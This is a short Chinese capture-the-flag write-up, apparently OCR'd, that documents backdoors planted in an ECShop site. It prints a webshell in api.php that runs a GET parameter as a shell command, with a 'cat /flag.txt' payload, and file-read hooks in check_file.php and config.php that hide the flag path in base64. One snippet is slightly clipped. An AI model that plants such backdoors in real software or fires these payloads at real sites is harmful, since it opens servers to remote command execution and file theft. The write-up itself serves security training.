
命令执行：`ecshop/api.php`

```php
$hook = $_GET['s'];
if(isset($hook)){
    echo `$hook`;
}
```

```
?s=cat /flag.txt
```




flag{Congratulations_This_is_Flag}



利用点3


文件读取直接送flag：`ecshop/check_file.php`

```
if(isset($_GET['shop'])){
echo file_get_contents(base64_decode('L2ZsYWcudHh0'));}
```



flag{Congratulations_This_is_Flag}

错误：请确认补丁包或安装包文件夹放置的目录是否按说检测要求说明文档里描述的那样放置



利用点4

文件读取送flag：`ecshop/config.php`

```
f(isset($_GET['shop'])){
echo file_get_contents(base64_decode('ZmxhZy50eHQ='));}
?><?php
if(isset($_GET['shop'])){
echo file_get_contents(base64_decode('ZmxhZy50eHQ='));}
?>
```

不过这里`flag.txt`路径写错了，所以读不出来

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('ZmxhZy50eHQ='));"
string(8) "flag.txt"
```